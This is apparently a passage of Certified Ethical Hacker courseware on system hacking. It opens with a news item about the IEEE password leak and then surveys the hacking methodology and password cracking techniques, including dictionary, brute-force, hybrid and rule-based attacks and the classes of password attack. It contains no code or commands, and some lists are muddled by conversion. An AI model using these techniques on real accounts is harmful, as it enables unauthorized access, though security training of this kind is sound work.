## IEEE Hack Confirmed, 100k Plain Text Passwords Vulnerable

After details were revealed by Radu Dragusin over at IEEElog.com a few days ago that passwords and user details for some **100,000 members of the Institute of Electrical and Electronics Engineers** had been made publicly available on the company's FTP server for at least a month, the organisation has now confirmed it in a communication to members, advising them to change their details immediately.

The IEEE is an organisation that is designed to advance technology and has over 400,000 members worldwide, many of those including employees at Apple, Google, IBM, Oracle and Samsung. It is responsible for globally used standards like the IEEE 802.3 Ethernet standard and the IEEE 802.11 Wireless Networking standard. At an organisation like this, you'd expect security to be high.

Still, this hack was no hoax. The official announcement of it was sent out yesterday and reads: "**IEEE has become aware of an incident regarding inadvertent access to unencrypted log files containing user IDs and passwords.** This matter has been addressed and resolved. None of your financial information was made accessible in this situation."

<http://www.kitguru.net>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

**NEWS**

## Security News

### IEEE Hack Confirmed, 100k Plain Text Passwords Vulnerable

Source: <http://www.kitguru.net>

After details were revealed by Radu Dragusin over at IEEElog.com recently that passwords and user details for some **100,000 members of the Institute of Electrical and Electronics Engineers** had been made publicly available on the company's FTP server for at least a month, the organization confirmed this in a **communication** to members, advising them to change their details immediately.

The IEEE is an organization that is designed to advance technology and has over 400,000 members worldwide, many of those including employees at Apple, Google, IBM, Oracle, and Samsung. It is responsible for globally used standards like the **IEEE 802.3 Ethernet standard** and the IEEE 802.11 Wireless Networking standard. At an organization like this, you'd expect security to be high.

Still, this hack was no hoax. The official announcement of it reads: "**IEEE has become aware of an incident regarding inadvertent access to unencrypted log files containing user IDs and**

**passwords.** This matter has been addressed and resolved. None of your financial information was made accessible in this situation."

The company continued saying though, that it was **technically** possible that during the time this information was available, that someone could have used it to access a user's account and therefore, as a "**precautionary measure**," the IEEE recommended all users change their account information. Until that time, users were not able to access their account at all.

In what seems like quite a bold move, the organization went on to explain to users that one of the best ways to protect themselves is to use a strong, unique password for their login. Considering it was an **IEEE security blunder** that caused the hack, advising other people on password strength seems a bit hypocritical.

That said, in Mr Dragusin's reveal of the hacked information, he produced a graph detailing some of the most commonly used passwords. Almost 300 people used "**123456**" and other variations of numbers in that same configuration, while hundreds of others used passwords like "admin," "student," and "**ieee2012.**" Considering the involvement of IEEE members in pushing the **boundaries** of current **technology**, you'd assume we wouldn't need to turn to Eugene "The Plague" Belford to explain the importance of password security.



*Copyright © 2010-2013 KitGuru Limited*

*Author: Jon Martindale*

<http://www.kitguru.net/channel/ion-martindale/ieee-hack-confirmed-100k-plain-text-passwords-vulnerable/>

# Module Objectives

CEH Certified Ethical Hacker

- System Hacking: Goals
- CEH Hacking Methodology (CHM)
- Password Cracking
- Stealing Passwords Using Keyloggers
- Microsoft Authentication
- How to Disable LM HASH
- How to Defend against Password Cracking
- Privilege Escalation
- Executing Applications

- Types of Keystroke Loggers and Spywares
- Anti-Keylogger and Anti-Spywares
- Detecting Rootkits
- Anti-Rootkits
- NTFS Stream Manipulation
- Classification of Steganography
- Steganalysis Methods/Attacks on Steganography
- Covering Tracks
- Penetration Testing



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Module Objectives

The preceding modules dealt with the **progressive intrusion** that an attacker makes towards his or her target system(s). You should bear in mind that this does not indicate a **culmination** of the attack. This module familiarizes you with:

- |   |  |
|---|--|
| <ul style="list-style-type: none"><li>System Hacking: Goals</li><li>CEH Hacking Methodology (CHM)</li><li>Password Cracking</li><li>Stealing Passwords Using Keyloggers</li><li>Microsoft Authentication</li><li>How to Disable LM HASH</li><li>How to Defend against Password Cracking</li><li>Privilege Escalation</li><li>Executing Applications</li></ul> | <ul style="list-style-type: none"><li>Types of Keystroke Loggers and Spywares</li><li>Anti-Keylogger and Anti-Spywares</li><li>Detecting Rootkits</li><li>Anti-Rootkits</li><li>NTFS Stream Manipulation</li><li>Classification of Steganography</li><li>Steganalysis Methods/Attacks on Steganography</li><li>Covering Tracks</li><li>Penetration Testing</li></ul> |
|---|--|



## Information at Hand Before System Hacking Stage

Before beginning with system hacking, let's go over the phases you went through and the information you collected so far. Prior to this module, we discussed:



### Footprinting Module

Footprinting is the process of **accumulating data** regarding a specific network environment. Usually this technique is applied for the purpose of finding ways to intrude into the network environment. Since footprinting can be used to attack a system, it can also be used to protect it. In the footprinting phase, the attacker creates a profile of the target organization, with the information such as its IP address range, namespace, and **employee web usage**.

Footprinting improves the ease with which the systems can be exploited by revealing system vulnerabilities. Determining the objective and location of an intrusion is the primary step involved in **footprinting**. Once the objective and location of an intrusion is known, by using non-intrusive methods, **specific information** about the organization can be gathered.


For example, the web page of the organization itself may provide employee bios or a personnel directory, which the hacker can use it for the social engineering to reach the objective. Conducting a Whois query on the web provides the **associated networks** and **domain names** related to a specific organization.



## Scanning Module

Scanning is a procedure for identifying active hosts on a network, either for the purpose of network security assessment or for attacking them. In the scanning phase, the attacker finds information about the target assessment through its IP addresses that can be accessed over the Internet. Scanning is mainly concerned with the identification of systems on a network and the identification of services running on each computer.

Some of the **scanning** procedures such as port scans and ping sweeps return information about the services offered by the live hosts that are active on the Internet and their **IP addresses**. The inverse mapping scanning procedure returns the information about the IP addresses that do not map to the live hosts; this allows an attacker to make suppositions about feasible addresses.



## Enumeration Module

Enumeration is the method of intrusive probing into the target assessment through which attackers gather information such as network user lists, routing tables, and **Simple Network Management Protocol (SNMP) data**. This is significant because the attacker crosses over the target territory to unearth information about the network, and shares users, groups, applications, and banners.

The attacker's objective is to identify valid user accounts or groups where he or she can remain **inconspicuous** once the system has been compromised. **Enumeration** involves making active connections to the target system or subjecting it to direct queries. Normally, an alert and secure system will log such attempts. Often the information gathered is what the target might have made public, such as a **DNS address**; however, it is possible that the attacker stumbles upon a remote IPC share, such as **IPC\$** in **Windows**, that can be probed with a null session allowing shares and accounts to be enumerated

# System Hacking: Goals

CEH  
Certified Ethical Hacker

Hacking-Stage	Goal	Technique/Exploit Used
Gaining Access	To collect enough information to gain access	Password eavesdropping, brute forcing
Escalating Privileges	To create a privileged user account if the user level is obtained	Password cracking, known exploits
Executing Applications	To create and maintain backdoor access	Trojans
Hiding Files	To hide malicious files	Rootkits
Covering Tracks	To hide the presence of compromise	Clearing logs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## System Hacking: Goals

Every criminal commits a crime to achieve certain goal. Likewise, an **attacker** can also have certain goals behind performing attacks on a system. The following may be some of the goals of attackers in committing attacks on a system. The table shows the goal of an attacker at different **hacking stages** and the **technique** used to achieve that goal.

Hacking-Stage	Goal	Technique/Exploit Used
 <b>Gaining Access</b>	To collect enough information to gain access	Password eavesdropping, brute forcing
 <b>Escalating Privileges</b>	To create a privileged user account if the user level is obtained	Password cracking, known exploits
 <b>Executing Applications</b>	To create and maintain backdoor access	Trojans
 <b>Hiding Files</b>	To hide malicious files	Rootkits
 <b>Covering Tracks</b>	To hide the presence of compromise	Clearing logs

FIGURE 5.1: Goals for System Hacking



## CEH Hacking Methodology (CHM)

Before hacking a system, an attacker uses **footprinting**, **scanning**, and **enumeration** techniques to detect the target area of the attack and the **vulnerabilities** that prove to be **doorways** for the attacker. Once the attacker gains all the necessary information, he or she starts hacking. Similar to the attacker, an **ethical hacker** also follows the same steps to test a system or network. In order to ensure the **effectiveness** of the test, the ethical hacker follows the hacking methodology. The following diagram depicts the **hacking methodology** followed by ethical hackers:




FIGURE 5.2: CEH Hacking Methodology (CHM)




## CEH System Hacking Steps

**System hacking** cannot be accomplished at a single go. It is accomplished through various steps that include cracking passwords, escalating privileges, executing applications, hiding files, covering tracks, and finally **penetration testing**. Now it's time to discuss these steps one by one thoroughly, to determine how the attacker hacks the system. In an attempt to hack a system, the attacker first tries to **crack passwords**.

This section describes the first step, i.e., password cracking, that will tell you how and what types of different **tools and techniques** an attacker uses to crack the **password** of the target system.

Cracking Passwords	Hiding Files
Escalating Privileges	Covering Tracks
Executing Applications	Penetration Testing




## Password Cracking

Password cracking is the process of recovering passwords from the data that has been transmitted by a computer system or stored in it. The purpose of **password cracking** might be to help a user recover a forgotten or lost password, as a preventive measure by the system administrators to check for easily **crackable passwords** or it can also be used to gain unauthorized access to a system.

Many hacking attempts start with password cracking attempts. Passwords are the key piece of information necessary to access a system. Consequently, most attackers use password cracking techniques to gain **unauthorized** access to the **vulnerable** system. Passwords may be cracked manually or with automated tools such as a dictionary or brute-force method.

The computer programs that are designed for cracking passwords are the functions of the number of possible passwords per second that can be checked. Often users, while creating passwords, select passwords that are **predisposed** to being cracked such as using a pet's name or choosing one that's simple so they can remember it. Most of the passwords **cracking techniques** are successful due to weak or **easily guessable passwords**.




## Password Complexity

Password complexity plays a key role in **improving security against attacks**. It is the important element that users should ensure while creating a password. The password should not be simple since simple passwords are **prone to attacks**. The passwords that you choose should always be complex, long, and difficult to remember. The password that you are setting for your account must meet the **complexity requirements policy** setting.

Password characters should be a combination of **alphanumeric characters**. Alphanumeric characters consist of letters, numbers, punctuation marks, and mathematical and other conventional symbols. See the implementation that follows for the **exact characters** referred to:

- Ⓐ Passwords that contain letters, special characters, and numbers: ap1@52
- Ⓐ Passwords that contain only numbers: 23698217
- Ⓐ Passwords that contain only **special characters**: &\*#@!{%)
- Ⓐ Passwords that contain letters and numbers: meet123
- Ⓐ Passwords that contain only letters: POTHMYDE
- Ⓐ Passwords that contain only letters and special characters: bob@&ba
- Ⓐ Passwords that contain only special characters and numbers: 123@\$45



## Password Cracking Techniques

Password cracking is the technique used for **discovering passwords**. It is the classic way to **gain privileges** to a computer system or network. The common approach for cracking a password is to continually try guesses for the password with various combinations until you get the correct one. There are **five techniques** for password cracking, as follows.



### Dictionary Attacks

In a dictionary attack, a **dictionary file** is loaded into the **cracking application** that runs against user accounts. This dictionary is the text file that contains a number of dictionary words. The program uses every word present in the dictionary to find the password. **Dictionary attacks** are more useful than brute force attacks. But this attack does not work with a system that uses **passphrases**.

This attack can be applied under two situations:

- In cryptanalysis, it is used to find out the decryption key for **obtaining plaintext** from ciphertext.
- In computer security, to avoid **authentication** and access the computer by **guessing passwords**.

### Methods to improve the success of a dictionary attack:

- ④ Use the number of dictionaries such as **Technical dictionaries** and foreign dictionaries which helps to retrieve the correct password
- ④ Use the string manipulation on the dictionary, means if dictionary contain the word "system" then try string manipulation and use "**metsys**" and others



## Brute Forcing Attacks

The **cryptographic algorithms** must be sufficiently hardened in order to prevent a brute-force attack. The definition as stated by RSA: "Exhaustive key-search, **or brute-force search**, is the basic technique for trying every possible key in turn until the correct key is identified."

When someone tries to produce each and every single encryption key for data until the needed information is detected, this is termed a brute force attack. Until this date, this type of attack was performed by those who had sufficient **processing power**.

The United States government once believed (in 1977) that a 56-bit **Data Encryption Standard** (DES) was sufficient to deter all brute-force attacks, a claim that several groups across the world had tested.

Cryptanalysis is a brute force attack on an encryption of a brute force search of the **keyspace**. In other words, testing all possible keys is done in an attempt to recover the plaintext used to produce a particular **ciphertext**. The detection of key or plaintext with a faster pace as compared to the brute force attack can be considered a way of breaking the cipher. A cipher is secure if no method exists to break that cipher other than the brute force attack. Mostly, all **ciphers** are deficient of **mathematical proof** of security.

If the keys are originally chosen randomly or searched randomly, the plaintext will, on average, become available after half of all the possible keys are tried.

Some of the considerations for brute-force attacks are as follows:

- ④ It is a time-consuming process
- ④ All passwords will eventually be found
- ④ Attacks against NT hashes are much more difficult than LM hashes



## Hybrid Attack

This type of attack depends upon the dictionary attack. There are chances that people might change their password by just adding some numbers to their old password. In this type of attack, the program adds some numbers and symbols to the words from the **dictionary** and tries to **crack the password**. For example, if the old password is "system," then there is a chance that the person will change it to "system1" or "system2."



## Syllable Attack


A syllable attack is the combination of both a **brute force attack** and the dictionary attack. This **cracking technique** is used when the password is not an existing word. Attackers use the dictionary and other methods to crack it. It also uses the possible **combination** of every word present in the dictionary.



## Rule-based Attack

This type of attack is used when the attacker gets some information about the password. This is the most powerful attack because the cracker knows the type of password. For example, if the attacker knows that the password contains a **two-** or **three-digit** number, then he or she will use some **specific techniques** and extract the password in less time.

By obtaining useful information such as use of numbers, the length of password, and special characters, the attacker can easily adjust the time for **retrieving** the password to the minimum and **enhance** the cracking tool to **retrieve passwords**. This **technique** involves brute force, dictionary, and **syllable attacks**.



## Types of Password Attacks

Password cracking is one of the crucial stages of **hacking a system**. Password cracking used for **legal** purposes recovers the forgotten password of a user; if it is used by **illegitimate** users, it can cause them to **gain unauthorized privilege** to the network or system. Password attacks are **classified** based on the attacker's actions to crack a password. Usually there are of four types. They are:



### Passive Online Attacks

A passive attack is an attack on a system that does not result in a change to the system in any way. The attack is to purely monitor or record data. A **passive attack** on a **cryptosystem** is one in which the **cryptanalyst** cannot interact with any of the parties involved, attempting to break the system solely based upon observed data. There are three types of passive online attacks. They are:

- Wire sniffing
- Man-in-the-middle
- Replay



## Active Online Attacks

An active online attack is the easiest way to gain unauthorized **administrator-level** access to the system. There are three types of Active Online Attacks. They are:

- ⊕ Password guessing
- ⊕ Trojan/spyware/key logger
- ⊕ Hash injection
- ⊕ Phishing



## Offline Attacks

**Offline attacks** occur when the intruder checks the validity of the passwords. He or she observes how the password is stored in the **targeted system**. If the user names and the passwords are stored in a file that is readable, it becomes easy for the **intruder** to **gain access** to the system. In order to protect your passwords list they should always be kept in an unreadable form, which means they have to be **encrypted**.

Offline attacks are often time consuming. They are successful because the **LM hashes** are vulnerable due to a smaller keyspace and shorter length. Different **password cracking techniques** are available on the **Internet**.

The techniques to prevent or protect from offline attacks are:

- ⊕ Use good passwords
- ⊕ Remove LM hashes
- ⊕ Attacker has the password database
- ⊕ Use cryptographically secure methods while representing the passwords

There are **three types** of offline attacks. They are:

- ⊕ Pre-computed hashes
- ⊕ Distributed network
- ⊕ Rainbow



## Non-electronic Attacks

**Non-electronic** attacks are also known as non-technical attacks. This kind of attack doesn't require any technical knowledge about the methods of **intruding** into another's system. Therefore, it is called a non-electronic attack. There are three types of **non-electronic** attacks. They are:

- ⊕ Shoulder surfing
- ⊕ Social engineering
- ⊕ Dumpster diving



## Passive Online Attack: Wire Sniffing

